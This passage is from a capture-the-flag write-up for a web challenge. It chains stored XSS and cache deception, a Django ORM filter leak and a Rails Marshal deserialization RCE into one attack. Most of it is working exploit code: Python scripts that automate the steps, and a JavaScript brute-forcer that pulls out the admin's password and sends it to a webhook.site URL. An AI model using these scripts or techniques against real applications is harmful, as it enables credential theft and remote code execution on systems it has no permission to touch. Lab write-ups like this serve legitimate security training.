"commit": "Update Settings",
"authenticity_token": authenticity_token
}
response = session.post(f"{base_url}/settings", data=setting_payload)
response.raise_for_status()
def cachePoison():
session.get(f"{base_url}/settings.ico")
session.get(f"{base_url}/settings.ico")
def reportURL():
report_page = session.get(f"{base_url}/report")
report_page.raise_for_status()
authenticity_token = getAuthenToken(report_page.text)
report_payload = {
"contract_url": f"{base_url}/settings.ico",
"commit": "Report",
"authenticity_token": authenticity_token
}
response = session.post(f"{base_url}/report", data=report_payload)
response.raise_for_status()
register()
login()
updateSettings()
cachePoison()

reportURL()This script registers a new user, logs in, updates the bio with an XSS payload, performs cache deception, and reports it. On our webhook, we receive a request:
ORM Leak
Now that we have XSS on contract_manager, let’s explore what we can do. We can’t steal the cookie as it’s HTTPOnly, but let’s investigate the functionality accessible by contract_manager. We can observe the following code in the Django API:
class FilteredContractsView(APIView):
    permission_classes = [IsAuthenticated, IsContractManagerOrAdmin]

    def post(self, request, format=None):
        try:
            if request.data.get("all") == True:
                contracts = Contract.objects.all()
            else:
                filtered_data = {key: value for key, value in request.data.items() if key != "all"}
                contracts = Contract.objects.filter(**filtered_data)
            serializer = ContractSerializer(contracts, many=True)
        except Exception as e:
            return Response({"error": str(e)}, status=status.HTTP_400_BAD_REQUEST)
        return Response(serializer.data, status=status.HTTP_200_OK)
This specific line of code makes it vulnerable to an ORM leak:
filtered_data = {key: value for key, value in request.data.items() if key != "all"}
contracts = Contract.objects.filter(**filtered_data)
Let’s log in as contract_manager on our local instance and observe how the frontend interacts with the backend.

It simply passes the parameters as URL parameters. The contract model has a foreign key:
class Contract(models.Model):
    ...SNIP...
    created_at = models.DateTimeField(auto_now_add=True)
    updated_at = models.DateTimeField(auto_now=True)
    owner = models.ForeignKey(
        settings.AUTH_USER_MODEL,
        on_delete=models.CASCADE,
        related_name='contracts',
        help_text="User who owns the contract"
    )
    ...SNIP...
This means we can leak the admin’s password. To achieve this, we need to create a JavaScript script to brute-force the password:
const characters = "abcdefghijklmnopqrstuvwxyz";
let gotFullPassword = false;
let currentPassword = '';
let webhook = 'https://webhook.site/aa05fd5b-f4da-42ee-9c08-75cc1d9a6de9';

async function bruteForce() {
    while (!gotFullPassword) {
        for (let i = 0; i < characters.length; i++) {
            const testPassword = currentPassword + characters[i];
            const prefixResponse = await fetch(`/contracts/manage?owner__password__startswith=${testPassword}&owner__username=admin`);
            const prefixData = await prefixResponse.text();
            if (!prefixData.includes('No contracts found based on the current filter.')) {
                currentPassword += characters[i];
                const fullResponse = await fetch(`/contracts/manage?owner__password=${currentPassword}&owner__username=admin`);
                const fullData = await fullResponse.text();
                if (!fullData.includes('No contracts found based on the current filter.')) {
                    gotFullPassword = true;
                    console.log(`Password found: ${currentPassword}`);
                    await fetch(`${webhook}?x=${encodeURIComponent(currentPassword)}`);
                    return;
                }
                break;
            }
        }
    }
}
bruteForce();

Using all of the above together gives us the admin’s password:

Logging in as admin grants us access to new functionality, Manage Templates:
Examining the Rails controller for this feature:
def create
    user_data = current_user unless user_data && user_data['id']
    flash[:alert] = "User must be logged in to create a template."
    redirect_to login_path and return
end

serialized_content = Marshal.dump(params[:content])
response = HTTP.auth("Token #{session[:token]}")
    .post("http://localhost:8080/api/contract_templates/", json: {
        data: serialized_content,
        user_id: user_data['id']
    }.merge(params.to_unsafe_h))

if response.status.success?
    flash[:notice] = "Template created successfully."
    redirect_to contract_templates_path
else
    flash.now[:alert] = "Failed to create template."
    render :new
end
The create method performs the following actions:
- Checks if the user is logged in: If not, it redirects to the login page with an error message.
- Serializes template content: Converts
params[:content]into a binary format usingMarshal.dump. - Sends data to the API: Sends a POST request with the serialized content, user ID, and form data to the backend API.
- Handles API response:
- On success: Displays a success message and redirects to the templates page.
- On failure: Displays an error message and re-renders the
newtemplate form.
This piece of code has a couple of issues:
response = HTTP.auth("Token #{session[:token]}")
    .post("http://localhost:8080/api/contract_templates/", json: {
        data: serialized_content,
        user_id: user_data['id']
    }.merge(params.to_unsafe_h))
The merge operation makes it vulnerable. If we provide a data parameter, it will not overwrite it with the serialized content. Therefore, we can insert our malicious serialized content, which will be deserialized later, leading to Remote Code Execution (RCE). There is a recent Rails Universal RCE gadget chain that we can utilize. Let’s add this to our exploit script.
import requests
from bs4 import BeautifulSoup

username = "admin"
password = "cgfszyiotmtacdmnletkkaohwtkadmycottsysijegvxfplvovaqemmqgdapmazr"
base_url = "http://127.0.0.1:1337"
session = requests.Session()

def getAuthenToken(html):
    soup = BeautifulSoup(html, "html.parser")
    return soup.find("input", {"name": "authenticity_token"})["value"]

def login():
    login_page = session.get(f"{base_url}/login")
    login_page.raise_for_status()
    authenticity_token = getAuthenToken(login_page.text)
    login_payload = {
        "username": username,
        "password": password,
        "authenticity_token": authenticity_token
    }
    response = session.post(f"{base_url}/login", data=login_payload)
    response.raise_for_status()

def deserializationRCE(typd):
    with open(typd, "rb") as file:
        content_data = file.read()
    contracts_page = session.get(f"{base_url}/contract_templates/new")
    contracts_page.raise_for_status()
    authenticity_token = getAuthenToken(contracts_page.text)
    contracts_payload = {
        "authenticity_token": authenticity_token,
        "name": "hh",
        "description": "hh",
        "content": "hh",
        "commit": "Create Template",
        "data": content_data
    }
    response = session.post(f"{base_url}/contract_templates", data=contracts_payload)
    response.raise_for_status()

login()
deserializationRCE('detection.txt')
deserializationRCE('rce.txt')
Running this script adds two templates. Viewing those templates results in RCE.